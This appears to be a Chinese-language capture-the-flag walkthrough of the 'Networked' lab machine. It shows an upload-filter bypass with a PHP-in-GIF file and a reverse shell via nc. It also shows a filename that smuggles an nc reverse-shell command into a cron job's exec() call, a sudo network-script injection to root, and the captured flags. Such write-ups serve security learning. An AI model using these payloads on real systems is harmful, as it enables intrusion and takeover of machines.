

Networked(完成),繞過上傳[gif]、user,root反彈



```
└─# nmap -sCV -p 22,80,443 -A 10.10.10.146
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-21 00:27 PDT
Nmap scan report for 10.10.10.146
Host is up (0.60s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
443/tcp   closed https
Aggressive OS guesses: Linux 3.10 - 4.11 (88%), Linux 3.13 or 4.2 (88%), Linux 4.1
(88%), Linux 4.10 (88%), Linux 4.2 (88%), Linux 4.4 (88%), Asus RT-AC66U WAP (88%),
Linux 3.13 (87%), HP P2000 G3 NAS device (86%), Crestron XPanel control system (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   449.99 ms 10.10.14.1
2   449.98 ms 10.10.10.146


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.69 seconds
```

掃目錄有備份檔案



update.php,


可上傳圖片有大小限制




lib.php · 針對type做限制

```
function check_file_type($file) {
    $mime_type = file_mime_type($file);
    if (strpos($mime_type, 'image/') === 0) {
        return true;
    } else {
        return false;
    }
}
```

上傳成功




文件會上傳到photos.php



Welcome to our awesome gallery!

See recent uploaded pictures from our community, and feel free to



Kali Linux 2023
— 一次性模式 —

10.10.10.146/

10.10.10.146/upload.php x 10.10.10.146/photos.php x phpinfo()

10.10.10.146/uploads/10_10_14_4.php.gif

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

GIF89a

PHP Version 5.4.16

System	Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64
Build Date	Oct 30 2018 19:31:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/mcrypt.ini, /etc/php.d/openssl.ini, /etc/php.d/soap.ini, /etc/php.d/sockets.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled

進行反彈shell

<pre>(root@kali)-[~] # nc -lnvp 9200 listening on [any] 9200 ... connect to [10.10.14.4] from (UNKNOWN) [10.10.10.146] 57184 Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux 16:19:25 up 6:57, 0 users, load average: 0.00, 0.01, 0.05 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=48(apache) gid=48(apache) groups=48(apache) sh: no job control in this shell sh-4.2\$ whoami whoami apache sh-4.2\$ id id uid=48(apache) gid=48(apache) groups=48(apache) sh-4.2\$ uname -a uname -a Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux sh-4.2\$</pre>	Support	
	Configuration File	/etc
	Additional .ini files	/etc/php.d
	Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/phar.ini, /etc/php.d/zip.ini
	PHP API	20100412
	tension	20100525
	Zend Extension	220100525
	PHP Extension Build	API20100525,NTS
	Debug Build	no

因還在www的權限，無法看到user.txt，但發現這兩組文件
看起來每3分鐘執行一次php檔
針對var/www/html/uploads的目錄

```
sh-4.2$ cat check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";
// timeout in communication with remote server
$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
    $msg='';
    if ($value == 'index.html') {
        continue;
    }
    #echo "—————\n";

    #print "check: $value\n";
    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);

    if (!($check[0])) {
        echo "attack!\n";
        # todo: attach file
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        echo "rm -f $path$value\n";
        mail($to, $msg, $msg, $headers, "-F$value");
    }
}

sh-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

補充：scandir指令為array

```
php > $files = preg_grep('/^([^.])/', scandir('.'));
php > print_r($files);
Array
(
    [17] => index.php
    [18] => lib.php
    [19] => photos.php
    [20] => upload.php
)
```

如果path不成立，將執行後段

在uploads的目錄嘗試製作反彈

```
touch 'a;nc -c bash 10.10.14.4 5555'
```

a=path

排程生效，登入成功

```
(root@kali) - [~]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.146] 37088
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
whoami
guly
```

user.txt

```
cat user.txt
0c6f22acaf91f8c57fe41fa72cb8e8e0
```

應是root執行，因該可以用/bin/bash

```
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EOF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EOF

regex="^[a-zA-Z0-9_\-/]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regex ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

可參考Linux網路設定

<https://seclists.org/fulldisclosure/2019/Apr/24>

果真執行/bin/bash

```
sudo /usr/local/sbin/changename.sh
interface NAME:
root /bin/bash
interface PROXY_METHOD:
id
interface BROWSER_ONLY:
whoami
interface BOOTPROTO:
pwd
idd
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

```
cat root.txt
0c2a74ecd3975ab4fa76219e72ec5311
```